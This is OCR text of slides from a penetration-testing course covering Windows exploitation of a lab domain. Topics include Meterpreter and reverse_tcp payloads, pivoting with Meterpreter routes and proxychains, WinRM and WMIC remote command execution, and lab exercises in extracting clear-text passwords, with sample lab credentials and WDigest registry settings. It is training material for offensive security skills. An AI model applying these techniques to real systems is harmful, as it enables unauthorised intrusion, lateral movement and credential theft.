
Exercise / Demo 4.6: Summary




Exercise / Demo 4.6: Summary




Exercise / Demo 4.6: Summary



Exercise / Demo 4.6: Summary



Exercise / Demo 4.6: Summary



Windows Exploitation Status

Domain: plum.local

192.168.3.215
Host: DC01


- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server_management group and gain access to the “Server Management” directory under ITSupport$

192.168.X.17
Host: WKSX

- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer21)
- Overcame AppLocker restrictions and can run PowerShell scripts

- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS$) via LSASecrets

NotSoSecure part of claranet cyber security



Hacking Windows

Remote Services, Pivoting and Lateral Movement

Knowing your Environment: WOW64

- Windows 32 bit On Windows 64-bit
- x86 emulator that allows 32-bit Windows-based applications to run seamlessly on 64-bit Windows
- 32-bit processes cannot load 64-bit DLLs for execution, and 64-bit processes cannot load 32-bit DLLs for execution

[Further info]:
https://msdn.microsoft.com/en-us/library/windows/desktop/aa384249(v=vs.85).aspx

NotSoSecure part of claranet cyber security

WOW64 for Pentesters

- Meterpreter won't work to its full capacity:
  - 'hashdump' and similar commands fail

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

  - Local privilege escalation exploit fails
- The fix:
  - Migrate to a 64bit process 'migrate <pid>'
  - Use a suitable payload i.e windows/x64/meterpreter/reverse_tcp
  - Use a secondary metasploit exploit:

```
use windows/local/payload_inject

set payload windows/x64/meterpreter/reverse_tcp
```

NotSoSecure part of claranet cyber security

Pivoting and Lateral Movement

- Leverage a compromised host to gain access to internal resources

```
Interface  6
============
Name          : vmxnet3 Ethernet Adapter
Hardware MAC  : 00:50:56:9f:01:ae
MTU           : 1500
IPv4 Address  : 192.168.10.17
IPv4 Netmask  : 255.255.0.0
IPv6 Address  : fe80::70a6:7446:ea29:5b2b
IPv6 Netmask  : ffff:ffff:ffff:ffff::
```


```
Interface  5
============
Name          : vmxnet3 Ethernet Adapter #2
Hardware MAC  : 00:50:56:9f:45:e9
MTU           : 1500
IPv4 Address  : 10.0.1.10
IPv4 Netmask  : 255.255.252.0
IPv6 Address  : fe80::c18a:52a:2859:a787
IPv6 Netmask  : ffff:ffff:ffff:ffff::
```

- If we have a Meterpreter shell we can utilize its routing capabilities

```
route add 10.0.0.0 255.255.252.0 $SESSIONID
route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.0.0.0           255.255.252.0      $SessionID
```

NotSoSecure part of claranet cyber security

Pivoting and Lateral Movement



Pivoting and Lateral Movement

- Running MSF modules over the pivot - it just works!

```
msf5 auxiliary(scanner/smb/smb_version) > run

[+] 10.0.2.220:445        - Host is running Windows 2012 R2 Standard (build:9600) (name:CERTSRV) (domain:PLUM)
[*] 10.0.2.220:445        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- But what about programs that are *external* to MSF?
- This is where a SOCKS proxy and Proxychains come in!

```
Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy
```

Pivoting and Lateral Movement

- Setup the SOCKS Proxy in MSF:

```
msf auxiliary(smb_version) > use auxiliary/server/socks_proxy
msf auxiliary(socks_proxy) > set SRVPORT 9050
msf auxiliary(socks_proxy) > set version 4a
```

- Configure Proxychains to use the SOCKS Proxy server & port
  (/etc/proxychains4.conf)

```
socks4 127.0.0.1 9050
```

- Precede any command with 'proxychains' and traffic will be routed appropriately

```
proxychains nmap -Pn -sT 10.0.2.220 -p445 -nvvv
|S-chain|-<>-127.0.0.1:9050-<><>-10.0.2.220:445-<><>-OK
PORT    STATE SERVICE      REASON
445/tcp open  microsoft-ds syn-ack
```

NotSoSecure part of claranet cyber security

Knowing your Environment: Services

- Useful services for lateral movement within a network:
  - WMI (TCP 135 > random port then selected for further comms)
  - SMB (TCP 139 / 445)
  - RDP (TCP 3389)
  - WinRM / PowerShell Remoting (TCP 5985 for HTTP & 5986 for HTTPS)

NotSoSecure part of claranet cyber security

Knowing your Environment: WinRM

- WinRM authentication mechanisms: https://msdn.microsoft.com/en-us/library/aa384295(v=vs.85).aspx
  - Basic
  - Digest
  - Negotiate
  - Kerberos (default in a domain environment / must use hostname not IP)
  - Client Certificate
- Verify if the WinRM service is running on a remote system
- Test-WSMan $hostname.plum.local

```
wsmid           : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

NotSoSecure part of claranet cyber security

Knowing your Environment: WinRM

- Making a connection:

```
Invoke-Command -scriptblock { whoami } -computer
$target.plum.local
```

- In some circumstances we may be forced to use a HTTPS session - remember, by default this is over TCP 5986
  - Force SSL: `-UseSSL`
  - Force the port: `-port 5986`

- If SSL is in place it is likely that the target has been issued a self-signed certificate:
  - Skip CA checks (defined as a option):

```
New-PSSessionOption -SkipCACheck -SkipRevocationCheck
```

NotSoSecure part of claranet cyber security

Exercise 4.7

Demo 4.7

WOW64, Pivoting and WinRM #1

- Use Kali to gain a Meterpreter session on the Windows 10 host 192.168.**X**.17
- Use this session to identify a host on the 10.0.2.0/24 network (hint it's not .215)
- Find the hostname and operating system version of the identified host
- Using nmap, determine which ports are open on the host

Exercise 4.8

Demo 4.8

WOW64, Pivoting and WinRM #2

- Return to the RDP session on your Windows 10 host and target a service that allows remote connectivity and gain privileged shell access on the host within the 10.0.2.0/24 network
- Extract clear text passwords from the host

* NOTE: In exercise 4.6 you extracted a certificate from "\\DC01\ITSupport$\Server Management" that will be used within this exercise. You will need to import this into the Windows 10 host (192.168.**X**.17) as a **user** certificate

In preparation for this, the following registry additions have been made to the target host:

```
HKEY_LOCAL_MACHINE\
SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
\LocalAccountTokenFilterPolicy < set to 1

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Secur
ityProviders\WDigest\UseLogonCredential < set to 1
```

WinRM: FAILSAFE

If, for any reason, you have not managed to gain access to the host 10.0.2.220 via WinRM/PowerShell Remoting, the following failsafe has been put into place. This account can be used to complete flag 2 in exercise 4.8 *"Extract clear text passwords from the host"*

- Username: **.\backup_account**
- Password: **Password12345!**

NotSoSecure part of claranet cyber security

Windows Exploitation Status

Domain: plum.local

192.168.3.215
Host: DC01

- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server_management group and gain access to the “Server Management” directory under ITSupport$

192.168.X.17
Host: WKSX

- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

10.0.2.220
Host: certsrv

- Discovered new host certsrv (10.0.2.220)
- Extracted credentials from active sessions:
  - plum\godmode (1@mth30n3)

Knowing your Environment: WMI

"...The Windows Management Instrumentation Command-line (WMIC) is a command-line and scripting interface that simplifies the use of Windows Management Instrumentation (WMI) and systems managed through WMI. WMIC is based on aliases…'

Reference:
https://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/wmic.mspx?mfr=true

NotSoSecure part of claranet cyber security

Knowing your Environment: WMI

- A simple command may resemble:

```
wmic useraccount get name,sid
```

```
Name            SID
Administrator   S-1-5-21-1219218606-111420393-3082503842-500
default         S-1-5-21-1219218606-111420393-3082503842-1001
DefaultAccount  S-1-5-21-1219218606-111420393-3082503842-503
defaultuser0    S-1-5-21-1219218606-111420393-3082503842-1000
Guest           S-1-5-21-1219218606-111420393-3082503842-501
john            S-1-5-21-1219218606-111420393-3082503842-1002
```

- Using the /node switch it's also possible to run queries against remote hosts (assuming permissions allow):

```
wmic /node:192.168.X.X /user:'plum\administrator'
/password:'XXXXXXX' useraccount get name,sid
```

NotSoSecure part of claranet cyber security

Knowing your Environment: WMI

- WMIC *process call create* can be used to run commands on a host

Popping calc.exe because we're *1337*!

```
wmic /node:192.168.X.X process call create "calc.exe"
```

Or maybe running a command on the host would be more beneficial...

```
wmic /node:192.168.X.X /user:'plum\administrator'
/password:'XXXXXXX'
process call create "cmd.exe /c $DoSomethingEvil"
```

